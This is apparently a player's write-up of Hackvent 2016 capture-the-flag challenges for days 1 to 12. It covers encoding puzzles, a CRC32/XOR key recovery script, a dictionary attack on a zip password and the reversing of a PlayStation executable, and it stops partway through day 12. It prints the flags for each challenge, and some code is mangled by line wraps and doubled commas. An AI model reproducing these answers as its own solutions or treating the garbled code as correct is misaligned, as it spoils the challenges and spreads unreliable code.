


Hackvent Write Up



from TheVamp

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Day 01: Detours

Follow the white rabbit ...

Task

Santa receives an email with links to three pictures, but every picture is the same. He talks with some of his elves and one says, that there is some weird stuff happening when loading these pictures. Can you identify it?

Solution

The Solution is relatively easy. First start Tamper Data (Firefox Plugin) and click on every link.

URL
http://ow.ly/unCT306N19f
http://bit.do/HV16-t8Kd
https://upload.wikimedia.org/wikipedia/comm
https://upload.wikimedia.org/wikipedia/comm
http://ow.ly/xW3h306N18f
http://bit.do/38aY-QxL5
https://upload.wikimedia.org/wikipedia/comm
http://ow.ly/3wfc306N10K
http://bit.do/bn4K-c6Lw
https://upload.wikimedia.org/wikipedia/comm

As you see you got from one short-URL provider, to the next one, which contains the flag in the short-URL. The Flag for Day 01 is

HV16-t8Kd-38aY-QxL5-bn4K-c6Lw

Day 02: Free Giveaway

the keys are the key

Task

Today, Santa has a free giveaway for you:

DK16[OEdo["lu;,"NI[R"D4[2Qmi

Solution

The Hint “the keys are the key” give you everything you must know. The above Code is from another keyboard layout called dvorak Keyboard Layout.



Here is an Image of the keyboard layout.

If you take this keyboard layout and map it with a regular English one, you get the following message:
HV16-SDhs-qqpf-zQLp-OQH4-2Xmg

Day 03: Manufactory

do it yourself

Task

Today's gift is ready to be manufactured, but Santa's afraid that his factory won't manage to do a production run before Christmas. But perhaps you can create it yourself?

[file instructions.gcode]

Solution

We got a gcode-file. To get the output of the file you could use <http://gcode.ws/>. So we got a QR-Code image, which you can't scan. So I repaint it in MS-Paint:



If you scan the code, you get the flag for the third day: ***HV16-oY2d-2Ki7-JBDe-VVdg-X8bW***


Day 05: Boolean Fun

Every Bit Is Important

Task

Santa found a paper with some strange logical stuff on it. On the back of it there is the hint: "use 32 bit".

He has no clue what this means - can you show him, what "???" should be?




Solution

So this is a simple math task. You only need to know how binary operators works in your programming language. I choose C#:

```
int solution = (0xB055) | (~ (4 | 7) ^ (1337 & 424242) );  
MessageBox.Show(solution.ToString());
```

The solution is "-291":



If you scan the code, you get the flag **HV16-2wGq-wOX3-T2oe-n8si-hZ0A**

Day 06: Back 2 Work

Greetings from Thumper

Task

Greetings from Thumper, he has an order for you:

- 1. unzip: the password is confidential
- 2. find the flag
- 3. look at my holiday pictures

Comment: Be aware, the pictures are only supplement.

Solution


So the pictures are only supplement. That mean, that we only should look at the zip-file itself. If you look at the hex dump of the file, you notice something strange at the end:

```
013394D0 6D 61 67 65 5F 30 30 30 34 2E 6A 70 67 20 20 20 image_0004.jpg
013394E0 20 20 20 20 09 09 09 09 09 20 09 20 09 09 09 20
013394F0 20 20 20 20 20 20 00 50 4B 01 02 14 00 14 00 01
01339500 08 08 00 C6 B3 27 49 C3 E9 B1 34 C4 E6 09 00 41
01339510 E8 09 00 0E 00 00 00 1A 00 00 00 00 00 00 00
01339520 00 1B 89 0C 00 69 6D 61 67 65 5F 30 30 30 35 2E
01339530 6A 70 67 20 09 09 09 09 09 20 09 20 09 20 09 20
01339540 20 20 20 20 09 20 09 09 09 09 20 00 50 4B 01
01339550 02 14 00 14 00 01 08 08 00 C6 B3 27 49 AB DC 4C
01339560 76 2F D1 0B 00 F0 D2 0B 00 0E 00 00 00 1A 00 00
01339570 00 00 00 00 00 00 00 0B 70 16 00 69 6D 61 67 65
01339580 5F 30 30 31 37 2E 6A 70 67 20 09 20 20 20 09 20
.....
```

As you see, after the name are some strange hex characters like 20 and 09. If you take these characters and wrote them down, you should get something like this:

```
20 20 20 20 20 20 20 20 09 09 09 09 09 09 20 09 20 09 09 09 20 20 20 20 20 20 20
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20 09 09 09 09 20 09 20 09 20 09 20 20 20 20 20 20 20 20 20 09 20 09 09 20
20 20 20 20 20 20 20 09 20 20 09 09 09 20 09 09 09 09 20 09 20 09 20 20
```

If you replace 20 with "double " (Alt + 219) and 09 with "double space" you get the following text:



If you scan the "text" you get ***HV16-y9YO-sDo1-Vi7O-RWq1-V7hN***

Day 07: TrivialKRYPTO 1.42

You think you need the password?

Task

Today's present is encrypted. Luckily Santa did not use Kryptochef's KRYPTO 2.0 so there might be a slight chance of recovering it?

Solution

On day 7 we got a lovely JavaScript Encryption. If we take a look at the source code, we see that there is a CRC32 implementation and some s3cr3t-codes. I quickly noticed the following lines:

```
for(var i=0;i<s3cr3t.length;i++) {
  var pp="";
  for(var p = (s3cr3t[i] ^ crc32(pass)); p>0; p>>=8) {
    pp = String.fromCharCode(p&0xFF)+pp;
  }
  s+=pp;
}
```

As you see, you only need to find the right crc32 value. It also generates every character XOR-ing every secret with the right crc32 value. Because we know, that every flag start with HV16, we could easily calculate the right CRC32 value by XOR-ing 0x48563136 (Hex of HV16) with the first s3cr3t. The following python script gives us the flag and the right CRC32 value:

```
import binascii
import operator

def crc32(s):
    return binascii.crc32(s)&0xFFFFFFFF

def lrange(a, b, f):
    num = a
    comp = operator.lt if (a < b) else operator.gt
    while comp(num, b):
        yield num
        num = f(num)

s3cr3t=[2155568001,3847164610,2684356740,2908571526,2557362074,2853440707,3
849194977,3171764887]
CRC32 = s3cr3t[0] ^ int("HV16".encode("hex"),16)
print "CRC32: " + str(CRC32)

s=""
for i in xrange(0,len(s3cr3t)) :
    pp=""
    for p in lrange((s3cr3t[i] ^ CRC32),0,lambda p: p>>8):
        pp = chr(p&0xff)+pp
    s+=pp
if(crc32(s) == 0x2343675265) or ((crc32(s) == 2343675265)):
    print s
```

And the flag for this day is ***HV16-bxuh-b3ep-1PCU-b9ft-CgVu***

Day 08: Lost In Encoding

Multiple encodings = good encryption?

Task

Santa and his elves do not know good encryption, all they have heard about are some basic encodings. Unfortunately they all are bungling and forgotten the recipe.

It's now on you, who has to get it up.

Solution

The first file is a yenc encoded file. You can easily decode the content with the following website:

<http://www.webutils.pl/index.php?idx=yenc>

After decoding we got the following string:

```
PH42WjZnXEZgXzI4K0VNJSxBU3UhaCtEIykrQHBzSW5EZi1cLUA7XXQkrjxHRi9DTG5W
c0RMI10wQTlmOytEQk5NOEUrTyczK0UyQD5CNiVFdEQuUmAxQDtePzVEL1hIKytFVjoq
REJPIkJGXyNjM0RKKKckrWNSRzpbVEp1JkRJYWwvQmtNOW9ES0kiMkA7WzMpQDtCRXNG
KVBvLEBXLGUmK0NULjFBVSYwKkVjYEZDQDswViRBVEJDRy9LZEsmQmsmOGEvZysmI0gj
N0o7QTA9RUQwZknWIjBRVj1mMGxBcGovTXE/ZENiN0omMGViMXMwSkhyfj4=
```

This is base64. Decoded we got

```
<~6Z6g\F`_28+EM%,ASu!h+D#)+@psInDf-\-
@;]t$F<GF/CLnVsDL#]0A9f;+DBNM8E+O'3+E2@>B6%EtD.R`1@;^?5D/XH++EV:*DBO
"BF_#c3DJ()$Ec1G:ATJu&DIal/BkM9oDKI"2@;[3)@;BEsF)Po,@W,e&+CT.1AU&0*E
c`FC@;0V$ATBCG/KdK&Bk&8a/g+&#H#7J;A0=ED0fCV"0QV=f0lApj/Mq?dCb7J&0eb1
s0JHr~>
```

And this is ASCII85, which decoded shows us:

```
Computer science education cannot make anybody an expert programmer
any more than studying brushes and pigment can make somebody an
expert painter. - Eric S. Raymond HV16-10st-1n7r-4nsl-4710-n00b
```

And finally we got the flag for the day: **HV16-10st-1n7r-4nsl-4710-n00b**

Day 09: Illegal Prime Number

Huh - what the f***?

Task

I've heard something about illegal prime numbers... Maybe this number contains the flag:

```
431589112305451922780042523443902440640680599098394695415495669501243128355
165741758517957464275560116909628001748446705395191498212661323422520038424
504903778765452355801767864927807671610820027192757579149792909218423881361
984672931551823792488162360311109497907128601740715352904306665538831637845
769429159070368134175256149272313747448226337367321024863396184347903416081
198293451008327650623845790153837353119568816516696439881587437848098616460
1388393975141268984935852959700100872597068350527482364309
```

Solution

That is a really strange prime number. First I converted the prime number in hex. I used the following online converter, which converts big integers to hex:

http://www.mobilefish.com/services/big_number/big_number.php

```
504B0304140009000800910A83495435ECEB2B0000001D00000008000000466C61672E7478745671
68E0247901D8BAE9376014E1DBA33D60231A36996B43E1F94D8FC0F9FA53E9DD803ECDAE6D5F164
DB2504B07085435ECEB2B0000001D000000504B01021F00140009000800910A83495435ECEB2B000
0001D0000000800240000000000000200000000000000466C61672E7478740A0020000000000000
1001800E4F6C610FB4CD201E90D9380F84CD20154178980F84CD201504B050600000000010001005
A00000061000000000000195
```

So many zeros in that number. That is a strange sign. Let's look the hex with a hexeditor:

```
Offset (h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 50 4B 03 04 14 00 09 00 08 00 91 0A 83 49 54 35 PK.....`.fIT5
00000010 EC EB 2B 00 00 00 1D 00 00 00 08 00 00 00 46 6C ië+.....Fl
00000020 61 67 2E 74 78 74 56 71 68 E0 24 79 01 D8 BA E9 ag.txtVqhà$y.ø°é
00000030 37 60 14 E1 DB A3 3D 60 23 1A 36 99 6B 43 E1 F9 7`.áÛÉ=`#.6™kCáù
00000040 4D 8F C0 F9 FA 53 E9 DD 80 3E CD AE 6D 5F 16 4D M.ÀùúSéŸ€>í@_ .M
00000050 B2 50 4B 07 08 54 35 EC EB 2B 00 00 00 1D 00 00 *PK..T5ië+.....
00000060 00 50 4B 01 02 1F 00 14 00 09 00 08 00 91 0A 83 .PK.....`.f
00000070 49 54 35 EC EB 2B 00 00 00 1D 00 00 00 08 00 24 IT5ië+.....$
00000080 00 00 00 00 00 00 20 00 00 00 00 00 00 00 46 .....F
00000090 6C 61 67 2E 74 78 74 0A 00 20 00 00 00 00 00 01 lag.txt...
000000A0 00 18 00 E4 F6 C6 10 FB 4C D2 01 E9 0D 93 80 F8 ...äöË.ùLò.é."€ø
000000B0 4C D2 01 54 17 89 80 F8 4C D2 01 50 4B 05 06 00 Lò.T.‰€øLò.PK...
000000C0 00 00 00 01 00 01 00 5A 00 00 00 61 00 00 00 00 .....Z...a....
000000D0 00 01 95 ..*
```

Looks like a zip file. But it is password protected. We should bruteforce it with a dictionary. After some time we got everything extracted. The Password of the zip was "qwerty". The Flag.txt contains the flag for the day: **HV16-0228-d75b-40cd-8a0e-1f3e**

Day 10: I want to play a Game

Part One

Task

Reversing Day 1: we'll start with an easy one.

Solution 1


This time, we got a PS-EXE file. First I loaded the binary into IDA Pro and looked at the strings. I found the following interesting strings:

TEXT:8001035C	0000000F	C	MADR[%d]=%08x\n
TEXT:8001646C	0000001A	C	decrypt the flag you n00b
TEXT:800173A8	00000056	C	Library Programs (c) 1993-1997 Sony Computer Entertainment Inc., All Rights Reserved.

Double click on the value and you get to the memory and found some more interesting stuff:

```
aDecryptTheFlag: .ascii "decrypt the flag you n00b"<0> # DATA XREF: main+100fo
                # start+D0fo ...
                .half 0
dword_80016488: .word 0x3034524B, 0x3F645E2A, 0x64432172, 0x773C5868, 0x3B426024
                # DATA XREF: main:loc_800104A0fo
                # main+144fo
                .word 0x7B547F47, 0x542C2A36, 0x57, 0x87350, 0x460000
```

Follow the xref of the aDecryptTheFlag value, we get to the following point in the main function:



As you see, we got into a loop which have (0x1E-1) rounds. 0x1E is 30, so it is the perfect length like flags in Hackvent (29 Character long). Within the loop he manipulates the value dword_80016488 (look at second image) and it applies some XOR stuff. I wrote a little python script, which does the same thing:


```
#from hexview in IDA
dword = [0x4B, 0x52, 0x34, 0x30, 0x2A, 0x5E, 0x64, 0x3F, 0x72, 0x21, 0x43,
, 0x64, 0x68, 0x58, 0x3C, 0x77, 0x24, 0x60, 0x42, 0x3B, 0x47, 0x7F, 0x54,
, 0x7B, 0x36, 0x2A, 0x2C, 0x54, 0x57]


s = ""
for i in xrange(0, len(dword)):
    s += chr(dword[i] ^ i+3)
print s
```

So basically it XOR the dword with (i+3). If we execute the python script, we got the flag for day 10:
HV16-Vm5y-NjgH-e7tW-PgMa-61JH


Solution 2

Now to the easiest solution. Download the program no\$psx and run the PS-EXE file with that program.





So on the top right corner you see some registers. They representing pointers or values, which are used by the program. Follow some registers in the memory, look around these values and maybe we find something interesting. If you following t3/r11 you find the following things in memory:



Still no decrypted flag. So we should run some more instructions with F4:

No\$psx Debugger

File Search Run Debug Window Utility Options Help

80015674	27BDFFE0	sub	sp,20h	pc	800156AC	s0/r16	5612201F
80015678	00052BC0	shl	r5,0Fh	at/r1	80010000	s1/r17	00000007
8001567C	AFA50010	mov	[sp+10h],r5	v0/r2	00007FE4	s2/r18	00000000
80015680	3C028002	movp	r2,[800184C8h]	v1/r3	FFFFFFF7	s3/r19	00000000
80015688	00000000	nop		a0/r4	000000BD	s4/r20	00000000
8001568C	0044102A	setlt	r2,r2,r4	a1/r5	00008000	s5/r21	00000000
80015690	1040001A	jr	r2,800156FCh ;↓	a2/r6	00000000	s6/r22	00000000
80015694	AFBF0018	+ mov	[sp+18h],ra	a3/r7	00000000	s7/r23	00000000
80015698	2403FFFF	mov	r3,-1h	t0/r8	1FC0186C	t8/r24	00000010
8001569C	8FA20010	mov	r2,[sp+10h]	t1/r9	000000A8	t9/r25	00000008
800156A0	00000000	nop		t2/r10	000000A0	k0/r26	800156E0
800156A4	2442FFFF	sub	r2,1h	t3/r11	8001626C	k1/r27	00000000
800156A8	AFA20010	mov	[sp+10h],r2	t4/r12	A0010004	gp/r28	80018544
800156AC	8FA20010	mov	r2,[sp+10h]	t5/r13	00000001	sp/r29	807FFF70
800156B0	00000000	nop		t6/r14	40000000	fp/r30	807FFF88
800156B4	1443000B	jne	r2,r3,800156E4h ;↓	t7/r15	00000000	ra/r31	80015D88
800156B8	3C048001	mov	r4,80010000h	hi	00000000	lo	00000000
800156C0	0C005901	call	80016404h ;→				
800156C4	248402C0	+ add	r4,2C0h				

80016410	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	A0 00 0A 24\$
80016420	08 00 40 01 13 00 09 24 00 00 00 00 00 00 00 00	A0 00 0A 24	..8....\$.....\$
80016430	08 00 40 01 1B 00 09 24 00 00 00 00 00 00 00 00	A0 00 0A 24	..8....\$.....\$
80016440	08 00 40 01 2A 00 09 24 00 00 00 00 00 00 00 00	A0 00 0A 24	..8.*..\$.....\$
80016450	08 00 40 01 2B 00 09 24 00 00 00 00 00 00 00 00	A0 00 0A 24	..8.+..\$.....\$
80016460	08 00 40 01 3F 00 09 24 00 00 00 00 64 65 63 72		..8.?..\$....decr
80016470	79 70 74 20 74 68 65 20 66 6C 61 67 20 79 6F 75		ypt the flag you
80016480	20 6E 30 30 62 00 00 00 48 56 31 36 2D 56 6D 35		n00b...HV16-Vm5
80016490	79 2D 4E 6A 67 48 2D 65 37 74 57 2D 50 67 4D 61		y-NjgH-e7tW-PgMa
800164A0	2D 36 31 4A 48 20 00 00 50 73 08 00 00 00 46 00		-61JH .Ps...F.
800164B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	FF 03 FF 01
800164C0	00 00 00 00 00 00 00 00 8C 15 01 80 00 00 00 00	
800164D0	00 00 00 00 00 00 00 00 10 1F 10 3F 10 5E 10	?^.
800164E0	7E 10 9C 10 BB 10 DA 10 F8 10 16 11 34 11 52 11	4.R.
800164F0	6F 11 8C 11 A9 11 C6 11 E3 11 00 12 1C 12 38 12		o.....8.
80016500	54 12 70 12 8C 12 A7 12 C2 12 DE 12 F9 12 14 13		T.p.....

Execution Time: 31 Cycles

IRQ Handler | DI | 1/1

And we got the flag for day 10: **HV16-Vm5y-NjgH-e7tW-PgMa-61JH**

Day 11: A-maze-ing GIFt

Go find the codes!

Task

Will you manage to recover today's code from this strange picture?

It looks like a maze of some kind, and somewhere deep inside there might be more than what you'd expect at the first glance...

Solution

This was surprisingly really easy. You only need to fill out the areas from the QR-Code and get the flag. I used Stegsolve's Random Color Map and got the following image:



If you scan this QR-Code you get the flag from today: ***HV16-otli-KbAg-MDVb-TMTO-WTDI***

But that wasn't the only code in there. In this challenge is also the Hidden Ball 02

Day 12: Crypt-o-Math

Crypto? Math? Maybe both?

Task

you remember math classes at school?

hopefully you payed attention - and even if not, there are other ways to solve this challenge.

Solution

This time we have 29 equations and we need to find out each character to solve every character. So I wrote a little bruteforce script in python:

```
matrix =  
[260492575707724061121829547730531689268, 2193311097228816716016192656283806  
37246, 264919855316001119104226076800779561423,  
177037883108301921298501682022541052670, 13901099938921647531389617222351598  
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8359, 267938315516895485484707051396200706443,  
24357493257244322972750303823800502163, 30112014269824392429076361443545456  
5780, 298644815229643145404450351035804160241,  
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2832, 269635859822490692863508746527322139429,  
193780289185955117334123511554895799539, 23051805919486077498553158752603158  
2924, 207593226880414101384701594893426311937,  
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1674, 324158008615298179424325819513870548587,  
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0045, 290037217831618223964293971372160917859,  
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1476, 332555996220370247549433065033032955347,  
215902963387633985679795544753434436743, 27163569940569229595335383414016122  
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8383, 203950808577618100941828939328974427763,  
287901749499474956286121649902808545796, 18219351606731169725742511583295217  
8725, 310661715406253093730218700854274682783,  
188797174721730846063832466557549096934, 20428963164036332805957388340313155
```

```

3162,202398097602736311826665715995283701469,
173276488624612107075891981111532248427,14334021588338631021935272990814209
3188,310272112653851647580237588097526878451,
300899937001700644581647299928269672025,33368092929078221182633232523634700
7941,313491113294105066840003438756384124923,
179363152345949876980223861387117154037,19266028998031157151276681378845250
7319,191173487237342005980035033206582186319,
274297779066581320003362916911839787292,23096881830166695476842382720249907
4222,280249595392717543321356899242915413241,
173512792712172909456131993539106342879,27667025512914088025869682164952410
7343,176080436791985260266403840744627297429,
217267141898619422837859646397422811530,19241548192449918203159412439417559
5334,261771203728758901533499406756951694139]
bruteforce_string =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-"
s=""
